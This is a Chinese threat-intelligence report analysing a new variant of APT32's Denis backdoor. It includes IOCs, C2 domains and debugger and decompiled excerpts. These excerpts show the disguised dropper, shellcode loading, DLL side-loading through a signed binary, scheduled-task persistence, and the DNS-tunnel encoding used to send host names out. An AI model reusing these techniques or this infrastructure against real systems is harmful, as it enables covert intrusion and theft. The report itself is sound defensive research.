

“海莲花”团伙专用后门Denis 最新版分析

November 22, 2017 • [安全威胁情报](#)



TAG: 高级可持续攻击、APT32、海莲花、越南、中国

TLP: 白

日期: 2017-11-22

“海莲花”，又名APT32和OceanLotus，是越南背景的黑客组织。该组织至少自2012年开始活跃，长期针对中国的能源相关行业、海事机构、海域建设部门、科研院所和航运企业等进行网络攻击。除中国外，“海莲花”的目标还包含全球的政府、军事机构和大型企业，以及本国的媒体、人权和公民社会等相关的组织和个人。该团伙一般会先攻陷目标相关的网站进行初期的侦察和信息收集，然后使用邮件钓鱼和水坑攻击对目标组织展开渗透。该团伙使用了Denis等至少6种不同的特种木马和Cobalt Strike等公开工具。

最近，微步在线的狩猎系统（Hunting）持续对海莲花团伙进行长期监控，经过对最新版本的Denis后门进行深入分析后发现：

- 近期APT32 的攻击活动仍在持续，且有加剧趋势。中国、柬埔寨、菲律宾、老挝、韩国等亚洲国家的政府、军事机构和大型企业，以及东盟组织和越南的媒体、人权和公民社会等相关的组织和个人遭到过APT32的定向攻击，其中国内是重灾区。
- 攻击主要使用的木马为Denis木马的最新变种。作者设计采用了较为复杂的运行流程，并使用多种技术对抗分析。与早期版本的Denis木马相比，该木马同样使用了DLL劫持技术，并使用了DNS隧道技术与C2服务器进行通信，但在请求包的构造方式上存在一定的差别。
- 该木马使用了白利用技术来躲过绝大部分杀毒软件的检测，多家公司的合法程序被利用，包括Symantec、Microsoft等公司的合法程序。
- 溯源分析发现，近期APT32主要使用Amazon S3云存储服务来托管相关木马，这与近期APT团伙利用正常云服务从事恶意攻击的特点和趋势相符。此外，截至报告发布时间，部分相关木马仍可下载，需特别关注。
- 微步在线通过对相关样本、IP和域名的溯源分析，共提取132条最新IOC（如需全量IOC，请与我们联系 contactus@threatbook.cn），可用于检测该团伙的攻击活动。微步在线的威胁情报平台（TIP）、威胁情报订阅、API等均已支持此次攻击事件和团伙的检测。

告警详情 192.168.76.50 连接恶意域名 maerferd.com

告警

192.168.76.50

操作系统：空

数据源：192.168.100.164

备注：空

连接恶意域名

2017-11-01 12:54:02

内部溯源

maerferd.com

访问地址：maerferd.com

IP地址：46.183.59.237

地理位置：捷克捷克

威胁类型：远控 APT32...

最近24小时，内网共产生该告警5次，关联2台内网主机 [点击查看>>](#)

情报

IOC或情报信息	威胁类型	严重程度	可信度	情报源	操作
maerferd.com	远控 APT32...	严重	高	Threatbook	查看情报

处置建议

- 建议在告警机器上安装防病毒引擎进行查杀
- 建议在告警机器上安装微步的agent用来定位对应的报警源头，并实现一键阻断
- 如果您还有进一步分析需求，建议通过邮箱ContactTIP@threatbook.cn联系微步分析师提供高级的威胁告警分析
- 安装微步的安全DNS，来对恶意的网络连接进行过滤

微步在线长期跟踪全球100多个黑客组织。近期，微步在线的狩猎系统捕获到一批APT32的特种木马。其中包含Denis的最新变种和Cobalt Strike Beacon后门等恶意软件。使用微步在线的追踪溯源系统对样本中包含的C2进行关联分析，共计发现上百个Denis相关的C2域名。Denis相关样本如下：

SHA256	编译时间
--------	------

b6b872de14275866bed7d9a7f685a382a29fa298394d21cdd365de452db5a3c8	2011-11-16 09:54:10
5dff6bc9e8898f2ed09ced9ac23b7e4d867e90c3efbe42726edcb01ecb0b1673	2008-09-17 19:34:18
bdb83301a470d202480274df161638f83f8f26e7dda131a11b89a5a3d8259c73	2011-11-16 09:54:10
198e3c9e6f3dbcf586ac90486187ebffdeb1c5d663131fc60c45451b04cce7a	2011-11-16 09:54:10
5091430fac8b608ac612c35a1e29ce47cdeb22429657460dddc660727806b511	2009-10-14 22:21:26
a17d4568ad5f745d36fc17846d3e0edf63d4e3c9fccb9861579e957f7a560217	2011-11-16 09:54:10
8f00c2dab8cc32e0052b7779de0bdc8faa385e890415555e86efdfc3b01cc504	2011-11-16 09:54:10

890e5bd2650399d7fc3b543e8d1e65c0385f4d6003186245c8574c1913ca5d64	2011-11-16 09:54:10
30d06e100215461ad1c5b3bdb7a3b65c61f0ad27ebd733c7a37f40bd4b64932e	2011-11-16 09:54:10
c24e6d402a5adf1ece2d6a3dbe270e0904d43119d68e7862555505825a273cad	2011-11-16 09:54:10
4ab2df974e5e563f611d7267916a00c18f819f5b8770ffcfadc5e1959047fb8e	2011-11-16 09:54:10
d7549b1ddd668c5706b680654b2c39b6e401c55ecf25d0c4b1bff6468426e7ed	2011-11-16 09:54:10



这些样本的编译时间明显早于样本包含的C2域名的注册时间，其中大部分样本的编译时间相同，这说明APT32特意修改了编译时间和APT32可能持有一套对应的攻击平台。

文件类型	PE32
文件大小	1732096 字节
文件名	adobe-font-pack.exe

MD5	fcd7227891271a65b729a27de962c0cb
SHA1	e4774211e37d199be9f9f1e8d8fb3fded37b951d
SHA256	b6b872de14275866bed7d9a7f685a382a29fa298394d21cdd365de452db5a3c8
编译时间	2011-11-16 09:54:10

该样本在微步威胁分析平台的检测结果如下：

检出率

6 / 16

SHA256

b6b872de14275866bed7d9a7f685a382a29fa298394d21cdd365de452db5a3c8

分析时间

2017-11-10 15:33:15 (7天前)

Tags

TrojanDenes

用户标记

正常文件(0) 恶意文件(0) 添加用户标签

检测结果

静态信息

行为分析

网络活动

可视分析

用户标签

反病毒软件	结果	病毒库日期
IKARUS	PUA.ConvertAd	2017-11-10
火绒 (Huorong)	HVM:VirTool/Obfuscator.gen!A	2017-11-10
K7	Riskware (0040eff71)	2017-11-10
卡巴斯基 (Kaspersky)	Trojan.Win32.Denes.jc	2017-11-10
AVG	Trojan horse SCGeneric5.REJ	2017-11-10
GDATA	Gen:Variant.Graftor.409719	2017-11-10
腾讯 (Tencent)		2017-11-10

链接：
<https://x.threatbook.cn/report/b6b872de14275866bed7d9a7f685a382a29fa298394d21cdd365de452db5a3c8>

Denis变种对比分析

经过详细分析，我们发现该Denis变种与之前版本的Denis木马存在明显不同，说明海莲花团伙仍然在持续改进和更新其攻击工具，与旧版本的Denis木马相比的主要不同点如下：

	早期版本	新版本
--	------	-----

反分析手段	API反调试+ Shellcode+对抗反编译	Shellcode+花指令+对抗反编译
Payload加载及运行方式	注入系统进程如 svchost.exe , arp.exe等	自身写入执行不同功能的内存PE, 且PE间存在交互
DNS隧道编码方式	Base64加密后用字母“A”填充	UNICODE编码后再进行替换加密
持久化实现方式	劫持自启动的Windows服务所加载的DLL, 进而实现持久化	创建计划任务或启动服务
DLL劫持/白利用技术	劫持Windows系统DLL, 如搜索功能相关的msfte.dll	劫持拥有合法签名的程序所加载的DLL

Denis变种行为分析

1、 样本使用一个捆绑了恶意代码的adobe字体补丁文件adobe-font-pack.exe作为第一层Dropper。

(1) 第一层Dropper 首先在系统临时目录创建并运行该字体补丁文件以迷惑用户。

```

6A 00 push 0x0
6A 00 push 0x0
6A 04 push 0x4
6A 00 push 0x0
6A 01 push 0x1
68 00000040 push 0x40000000
8D95 E4FDFFF lea edx,[local.135]
52 push edx
FF15 1040CA0 call dword ptr ds:[<kernel32.CreateFile>]
8BF0 mov esi,eax
83FE FF cmp esi,-0x1
0F84 E500000 jg b6b872de.00C818BF
8B8F mov ecx,dword ptr ds:[edi]
J-75F30B5D (kernel32.CreateFile)

hTemplateFile = NULL
Attributes = 0
Mode = OPEN_ALWAYS
pSecurity = NULL
ShareMode = FILE_SHARE_READ
Access = GENERIC_WRITE
FileName = "C:\Users\WIN7_H*1\AppData\Local\Temp\1239E83.tmp"

Access = GENERIC_WRITE
ShareMode = FILE_SHARE_READ
pSecurity = NULL
Mode = OPEN_ALWAYS
Attributes = 0
hTemplateFile = NULL

```

<pre> push 0x0 push 0x0 lea ecx,[local.398] push ecx push eax push 0x0 push 0x0 call dword ptr ds:[!\$HELL32.ShellExecute] jnz short b6b872de.00c818c4 mov esi,0x8 cnp [local.400],esi jnz short b6b872de.00c818d8 mov edx,[local.405] call h6b872de.00c85d12 hell32.ShellExecute() </pre>	<pre> IsShown = 0x0 DefDir = NULL Parameters = ""C:\Users\win7_mcafee\Desktop\b6b872de14275866bed7d9a7f685a382a29fa298394d21c FileName = "C:\Users\WIN7_H\1\AppData\Local\Temp\14275866bed7d9a7f685a382a29fa298394d21c Operation = NULL hWnd = NULL </pre>	<pre> P 0 CS 0018 32 0(FFFFFFFF) A 1 SS 0023 32 0(FFFFFFFF) Z 0 DS 0023 32 0(FFFFFFFF) S 0 FS 003B 32 7FFDF000(FFF) T 0 GS 0000 NULL 0 0 0 0 LastErrr ERROR_ALREADY_EXISTS (00000007) EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G) ST0 empty 0.0 ST1 empty 0.0 ST2 empty 0.0 ST3 empty 0.0 ST4 empty 0.0 ST5 empty 0.0 ST6 empty 0.0 ST7 empty 0.0 3 2 1 0 ESPUOZDI </pre>
<pre> 1 F1 75 B7 05 F3 75 CC 11 F3 75 9 F3 75 F5 91 F1 75 52 E6 F1 75 9 F4 75 8F 00 F3 75 2E 2A F4 75 2 F2 75 23 00 F3 75 66 EF F2 75 0 F2 75 0C 06 F3 75 35 00 F3 75 </pre>	<pre> ASCII 001AF088 . 00000000 hWnd = NULL 001AF08C . 00000000 Operation = NULL 001AF090 . 00291408 FileName = "C:\Users\WIN7_H\1\AppData\Local\Temp\14275866bed7d9a7f685a382a29fa298394d21c 001AF0C4 . 001AF0FC Parameters = ""C:\Users\win7_mcafee\Desktop\b6b872de14275866bed7d9a7f685a382a29fa298394d21c 001AF0C8 . 00000000 DefDir = NULL 001AF0CC . 00000000 IsShown = 0x0 </pre>	

(2) 其实在adobe-font-pack.exe中包含了一个大的资源文件，其中加密保存了第二层 Dropper文件。

<ul style="list-style-type: none"> Icon RCDData <ul style="list-style-type: none"> 1: 1033 Icon Group Version Info Manifest 	<pre> 0003C0A0 C0 37 35 0C 97 D5 C2 3E 0A 0D 39 FC B6 20 36 00 0003C0B0 2B 00 C3 D5 24 B2 17 14 5C 66 39 1F 56 55 44 37 0003C0C0 80 17 DA 3A 7B 51 BB 7A ED 7F 67 95 7E DD 8B D6 0003C0D0 67 38 A7 DC 4A 83 1D 1C 32 10 A1 63 9A 2F 51 DB 0003C0E0 44 A3 46 EB B9 FF C0 58 E4 D2 A3 13 4C C7 9A 84 0003C0F0 47 80 7E 2B E3 7A 4E FA 66 9F F6 B9 25 8C 20 03 0003C100 F3 62 35 A7 5E 20 5D 9F B5 47 2D F1 A2 26 0E 70 0003C110 88 D9 7F 52 DC 06 CA CC 51 DC D6 ED 70 6C 8A BA 0003C120 BF BB D2 8A FE FE E8 9A F7 62 08 3C A2 2C 7E 42 0003C130 60 EA 7D CA C5 D3 35 1C BE 22 B1 33 18 1C 29 29 0003C140 03 2D CE 55 F3 1D 4D FA A8 1F F3 C0 A2 DA DF E1 0003C150 D2 78 64 75 EF 41 2A A8 9A 71 10 6F D0 C3 35 50 0003C160 0D 1F 38 07 8A 01 85 7C AE 52 B2 B4 10 F3 E7 E1 0003C170 30 E5 FB B9 9A A0 62 37 F1 E5 D9 C7 C0 AF EA 3F 0003C180 E9 F2 16 F4 40 AC 3C 0C 2C 4C AC BD 8A 7C 16 C8 0003C190 73 B0 DA 79 7C 08 8E 50 11 BA 2B 43 05 8E 1A A8 0003C1A0 78 DD 34 8D 9F D4 96 A8 F4 BD 69 9C A4 05 BF 2A 0003C1B0 7E 64 C3 69 BE 36 9A F7 15 BD 3B E6 04 A3 10 58 0003C1C0 36 AE 33 B7 36 C8 8E 01 0B CB B5 C1 E6 72 F1 E5 0003C1D0 C8 55 5A E3 51 34 40 14 22 0F F4 F3 A0 D9 17 8F 0003C1E0 21 B4 06 45 BA 88 C2 09 B3 94 24 2C A1 E6 25 0F 0003C1F0 14 12 7E 10 55 ED CE 1B 9B 83 A1 7F 09 4C EB 8C 0003C200 C0 C0 B8 4E E0 1C 6E FB 18 5A B0 FB 2A 37 4A 21 0003C210 47 A4 6A 00 EF 1A 07 C6 D8 A2 3C F1 4E 7F B4 7D 0003C220 43 8F F8 D8 0B 5B 59 9D 09 71 0E 7B 85 CE BE AD </pre>	<pre> 75 > 9 6 + \$ \E9 VUD7 : {Q z lg ~ g8 J 2 c /Q D F X L G ~+ zN f % b5 ^] G- & p [R Q pl b < ,~B } 5 " 3)) - U M xdu A* q o 5P 8 R 0 b7 ? @ < ,L s y P +C x 4 i * ~d i 6 ; X 6 3 6 r UZ Q4@ " ! E \$, % ~ U L N n z +7J! G j < N0 } C [X q { </pre>
--	---	---

(3) 样本开辟内存并写入shellcode。首先开辟5个字节大小的内存作为“跳板”，其中第1个字节的内容为0xE9，即跳转指令。接着开辟第二段内存，并写入真正的shellcode。最后通过计算，将开辟的两段内存之间的距离填入“跳板”中剩余的4个字节。至此，程序将通过“跳板”进入真正shellcode部分。

```

DecodeResource((void *)((_DWORD *) (v0 + 4) + 4), **(_DWORD **) (v0 + 4) >> 1);
v6 = WriteFileAndExecute(&v20, *(_DWORD *) (v0 + 8));
v7 = *(SIZE_T **) v0;
v11 = v6;
v8 = (char *)VirtualAlloc(0, 5u, 0x1000u, 0x40u);
v9 = VirtualAlloc(0, *v7, 0x1000u, 0x40u);
if ( v8 && v9 )
{
    *v8 = 0xE9u; // 写入跳转指令
    *(_DWORD *) (v8 + 1) = v9 - v8 - 5; // 计算跳转距离
    memcpy(v9, v7 + 1, *v7); // 拷贝数据
    ((void (__stdcall *) (_DWORD)) v8)(0); // 调用
}
if ( !v11 )
    MoveFileAndExecute(*(_DWORD **) (v0 + 12));

```


001F0000	- E9 FBFF5100	jmp 00710000	寄存器 (FPU)
001F0005	0000	add byte ptr ds:[eax],al	EAX 00710000
001F0007	0000	add byte ptr ds:[eax],al	ECX 00000000
001F0009	0000	add byte ptr ds:[eax],al	EDX 00000000
001F000B	0000	add byte ptr ds:[eax],al	EBX 007014A8
001F000D	0000	add byte ptr ds:[eax],al	ESP 001EF71C
001F000F	0000	add byte ptr ds:[eax],al	EBP 001EF7B4
001F0011	0000	add byte ptr ds:[eax],al	ESI 001F0000

(4) Shellcode将对资源中的数据进行解密，并在内存中释放出一个DLL文件。该DLL文件即为第二层Dropper。

01730000	4D 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	MZ? ... !...üü..
01730010	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	?.....@.....
01730020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00?
01730030	00 00 00 00	00 00 00 00	00 00 00 00	E0 00 00 00?
01730040	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
01730050	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
01730060	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
01730070	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
01730080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
01730090	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
017300A0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
017300B0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
017300C0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
017300D0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
017300E0	50 45 00 00	4C 01 05 00	BD 5B D1 48	00 00 00 00	PE..L 紉綽....
017300F0	00 00 00 00	E0 00 02 21	0B 01 0A 00	00 1C 01 00? ? f... f.

2、第二层Dropper用于释放真正的木马文件，其中同样包含了一个大的资源文件，其中加密保存了3个文件，分别为rastlsc.exe、rastls.dll和OUTFLTR.DAT。这3个文件将被创建在c:\Program Files\Symantec\Proxy\目录中，意在仿冒Symantec相关软件组件。

RCData	000190A0	30 43 04 3A C4 25 25 99 5F 5E 28 2A CF DD 38 25	0C : % % ^ (* 8 %
1:1033	000190B0	2C 9A 4E A6 95 0F 42 33 39 78 0B 77 6B FC B5 3C	, N B39x wk <
Manifest	000190C0	60 7D CF DB 33 0E 5D FA E9 3F 39 92 C9 1F 1E C6	} 3] ?9
	000190D0	09 97 44 D7 40 D3 A2 6A 8A 0B E1 A7 E4 BD B8 7E	D @ j ~
	000190E0	6D 21 62 E9 68 CE D5 AB 3C 96 7D 0D E3 B8 0C F5	m!b h < }
	000190F0	F7 A3 CF 56 BA 0A C9 11 82 7F 80 39 A9 C0 6E 3B	V 0 9 n;
	00019100	0E D1 6F 42 7A 06 77 79 48 36 D2 E9 D5 EC 6A AB	oBz wyH6 j
	00019110	E6 69 4E DD B5 E2 E9 CD 5F 57 4A BA 60 00 1E 8A	iN _WJ \
	00019120	B0 D3 9D 5E 9E DA 59 76 A0 5F A3 EA 30 41 CB 19	^ Yv _ 0A
	00019130	12 1A DB 69 3A CA 55 1B 24 04 9A 97 72 9D 54 6D	i: U \$ _ r Tm
	00019140	D1 96 0B 79 E2 E6 05 93 12 1C 14 F5 9B 6F 31 97	Y o1
	00019150	9F 41 F5 A8 F1 9A C6 E3 53 38 31 CA 5E A0 25 5A	A S81 ^ %Z
	00019160	79 7D 01 82 76 D5 36 06 DE 29 59 73 EF F3 A7 14	y} v 6)Ys
	00019170	5A 03 5B 1B 02 31 2F 05 AD 7A B6 53 BE 9C C3 2D	Z [1/ z S -
	00019180	5F A0 21 98 33 8F DE 9F 46 63 71 C3 EC D9 BA 1A	- ! 3 Fcq
	00019190	80 EE 07 E3 17 11 78 C0 AE 4C 56 4B 73 3F E3 B1	x LVKs?
	000191A0	3B 2F 5E DB 69 01 EC 24 DA 0D C4 4E 8A 90 3D C3	;/^ i \$ N =
	000191B0	87 CA 82 52 90 BB 91 E6 6A 39 5C FF 3A BF F1 94	R j9\ :
	000191C0	C9 23 C5 18 B7 17 B3 DF 2A 26 99 54 0F 59 5F B7	# * & T Y

002AF1E0	75F30BA7	CALL 到 CreateFileW 来自 kernel32.75F30BA2
002AF1E4	002AF250	FileName = "C:\Program Files\Symantec\Proxy\rastlsc.exe"
002AF1E8	40000000	Access = GENERIC_WRITE
002AF1EC	00000000	ShareMode = 0
002AF1F0	00000000	pSecurity = NULL
002AF1F4	00000002	Mode = CREATE_ALWAYS
002AF1F8	00000000	Attributes = NORMAL
002AF1FC	00000000	hTemplateFile = NULL
002AF200	00580056	
002AF204	002AF250	UNICODE "C:\Program Files\Symantec\Proxy\rastlsc.exe"
002AF208	002AF46C	
002AF20C	015F66A6	返回到 015F66A6 来自 kernel32.CreateFileW
002AF210	002AF250	UNICODE "C:\Program Files\Symantec\Proxy\rastlsc.exe"
002AF214	40000000	


```

002AF1E0 75F30BA7 CALL 到 CreateFileW 来自 kernel32.75F30BA2
002AF1E4 002AF250 FileName = "C:\Program Files\Symantec\Proxy\OUTFLTR.DAT"
002AF1E8 40000000 Access = GENERIC_WRITE
002AF1EC 00000000 ShareMode = 0
002AF1F0 00000000 pSecurity = NULL
002AF1F4 00000002 Mode = CREATE_ALWAYS
002AF1F8 00000000 Attributes = NORMAL
002AF1FC 00000000 hTemplateFile = NULL
002AF200 005A0058
002AF204 002AF250 UNICODE "C:\Program Files\Symantec\Proxy\OUTFLTR.DAT"
002AF208 002AF46C
002AF20C 015F66A6 返回到 015F66A6 来自 kernel32.CreateFileW
002AF210 002AF250 UNICODE "C:\Program Files\Symantec\Proxy\OUTFLTR.DAT"


```

```

002AF1E0 75F30BA7 CALL 到 CreateFileW 来自 kernel32.75F30BA2
002AF1E4 002AF250 FileName = "C:\Program Files\Symantec\Proxy\rastls.dll"
002AF1E8 40000000 Access = GENERIC_WRITE
002AF1EC 00000000 ShareMode = 0
002AF1F0 00000000 pSecurity = NULL
002AF1F4 00000002 Mode = CREATE_ALWAYS
002AF1F8 00000000 Attributes = NORMAL
002AF1FC 00000000 hTemplateFile = NULL
002AF200 00560054
002AF204 002AF250 UNICODE "C:\Program Files\Symantec\Proxy\rastls.dll"
002AF208 002AF46C
002AF20C 015F66A6 返回到 015F66A6 来自 kernel32.CreateFileW
002AF210 002AF250 UNICODE "C:\Program Files\Symantec\Proxy\rastls.dll"

```

其中，rastlsc.exe文件拥有Symantec公司的签名，是典型的“白利用”技术：恶意代码使用DLL劫持技术劫持了rastls.dll，使得原本正常的rastlsc.exe加载了恶意的rastls.dll，并执行了OUTFLTR.DAT中的恶意代码。



之后，样本创建rastlsc.exe进程并运行。

```

015F1C3C | CALL 到 CreateProcessW 来自 015F1C36
002AF2B0 | ModuleFileName = "C:\Program Files\Symantec\Proxy\rastlsc.exe"
011C09F0 | CommandLine = "kru"
00000000 | pProcessSecurity = NULL
00000000 | pThreadSecurity = NULL
00000000 | InheritHandles = FALSE
00000000 | CreationFlags = CREATE_NO_WINDOW
00000000 | pEnvironment = NULL
00000000 | CurrentDir = NULL
002AF258 | pStartupInfo = 002AF258
002AF29C | LpProcessInfo = 002AF29C

```

3、 建立计划任务，每隔1分钟运行rastlsc.exe，实现木马文件的持久化。

名称	状态	触发器	下次运行时间	上次运行时间
Proxy	正在运行	在每天的 19:19 - 触发后, 在 1 天 期间每隔 00:01:00 重复一次。	2017/11/20 19:20:00	2017/11/20 19:19:00

常规 触发器 操作 条件 设置 历史记录(已禁用)

创建任务时, 必须指定任务启动时发生的操作。若要更改这些操作, 使用“属性”命令打开任务属性页。

操作	详细信息
启动程序	C:\Program Files\Symantec\Proxy\rastlsc.exe

4、 将计算机名编码构造DNS请求包, 并使用DNS隧道技术向C2服务器发送上线通知。

(1) 获取计算机名

01CF3970	FF15 10C1D501	call dword ptr ds:[0x105C110]	kernel32.GetComputerNameW	EFL 000
01CF3976	85C0	test eax, eax		ST0 end
01CF3978	0F84 4E000000	ja 01CF39CC		ST1 end
ds:[01D5C110]=75F23D8A (kernel32.GetComputerNameW)				
地址 HEX 数据 ASCII 000FD640 01CF3976 CALL 到 kernel32.GetComputerNameW 来自 01CF3970				
01240000	00 00 43 01 00 00 5D 01 00 00 00 00 00 00 00	..C#1.....	000FD644	000FD684 Buffer = 000FD684
01240010	00 F0 12 00 00 F0 12 00 98 8D 1F 57 00 00 04	..?...?..?..?..?	000FD648	000FD664 lpBufferSize = 000FD664

(2) 将获取到的计算机名先转换为小写, 然后进行编码。如机器名为“win7_mcafee-PC”, 其UNICODE编码为: “770069006e0037005f006d00630061006600650065002d0070”, 使用替代算法, 对于十六进制的数字0xA-0xF, 使用相应字符a-f进行替换; 对于数字0-9, 用g替换0, h替换1, 依此类推。具体的明文与密文的对照如下:

明文	密文	明文	密文
a	a	b	b
c	c	d	d
e	e	f	f
0	g	1	h
2	i	3	j

4	k	5	l
6	m	7	n
8	8	9	9

据此加密算法，计算机名为“win7_mcafee-PC”的主机生成的四级域名为：nnggmpggmeggjngglfggmdggmjggmhggmmggmlggmlggidggngggmjgg，再与其他固定字符串及C2域名进行拼接，最终生成的域名如下：

```
000FD564 0156D606 返回到 0156D606 来自 dnsapi.DnsQuery_A
000FD568 001FEA58 ASCII "nnggmpggmeggjngglfggmdggmjggmhggmmggmlggmlggidggngggmjgg.ijnlakgo.jeffreyue.com"

000FD564 0156D606 返回到 0156D606 来自 dnsapi.DnsQuery_A
000FD568 001FEA80 ASCII "nnggmpggmeggjngglfggmdggmjggmhggmmggmlggmlggidggngggmjgg.ijnlakgo.rackerasr.com"

000FD564 0156D606 返回到 0156D606 来自 dnsapi.DnsQuery_A
000FD568 001FEB20 ASCII "nnggmpggmeggjngglfggmdggmjggmhggmmggmlggmlggidggngggmjgg.ijnlakgo.nasahlaes.com"
```

在早期的Denis木马中，大都采用了同样的技术，首先对指定的系统信息进行编码，进而使用DNS隧道向服务器进行发送作为上线通知。但是，不同版本的Denis获取的系统信息和编码方式并不一致。如微步在线在此前监测到的一批Denis木马中，采用了如下的编码方式，使用Base64算法对Bot ID和部分数据进行编码，再使用其他混淆方式对编码后的数据进行处理，包括使用连续的字母“A”进行填充等。



另有一个版本的Denis木马，将机器名进行Base64编码，再对数据进行处理，同样包括了使用连续的字母“A”进行填充的方法。

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==. BgEBAAEBABWQkNDUOI tUEMAAAAAABTWVNURUOA
UEMAAAAAAAAAAAAAAAAAAA==
```

删除掉填充的连续字母后，真实的机器名“VBCCSB-PC”逐渐显现。

请输入要进行编码或解码的字符：

BgEBEBBWQkNDUOI+UEMBTWVNURUOAUEM==

编码

解码

☐ 解码结果以16进制显示

Base64编码或解码结果：

VBCCSB-PCMeMQ4A

5、 在成功连接后，样本将建立后门，与C2服务器进行通讯，进而下载和加载其他木马，并实现相应的恶意功能。

通过微步在线的云沙箱和关联分析系统进行分析，我们发现APT32经常使用正常的云服务进行恶意软件的托管和分发。微步在线的情报系统显示，APT32曾使用OneDrive云服务托管和分发恶意软件，而近期则发现APT32主要使用Amazon S3云存储服务进行初期阶段的恶意软件分发。其中Denis相关变种主要托管在dload01.s3.amazonaws.com上，而Cobalt Strike Beacon后门等其他木马则主要托管在download-attachments.s3.amazonaws.com上。对这两个域名的活跃情况进行分析发现，虽然 dload01.s3.amazonaws.com 上的木马分发链接基本失效，但 download-attachments.s3.amazonaws.com上的木马分发链接则大部分存活，说明APT32的攻击活动仍在持续。此外，微步在线情报系统显示，中国、柬埔寨、菲律宾、老挝、韩国等亚洲国家的政府、军事机构和大型企业，以及东盟组织和越南的媒体、人权和公民社会等相关的组织和个人遭到过APT32的定向攻击。

分析这些捕获的样本，发现这些样本从文件名、图标到运行时打开的界面都经过了精心的伪装，用以诱导和迷惑受害者。这些样本多伪装成Firefox浏览器、Adobe相关软件、字体相关工具，以及Word和Excel等文档。比如某些恶意软件伪装成Firefox浏览器的安装或更新包，其在运行时会显示Firefox的安装或更新界面，除了在后台执行恶意操作之外还会下载并安装Firefox；而伪装Word等文档的样本的文件名则包含超长的空格或使用后缀名欺骗，运行时还会打开诱饵文档，极具迷惑性。我们推测APT32在具体的钓鱼攻击和水坑攻击中使用了这类社工手法诱导目标下载和执行恶意软件，这也符合APT32一贯的攻击手法。

使用微步在线的追踪溯源系统对Denis变种的C2域名jeffreyue.com进行溯源分析，发现avidorber.com等14个APT32的其他域名资产，如下图：

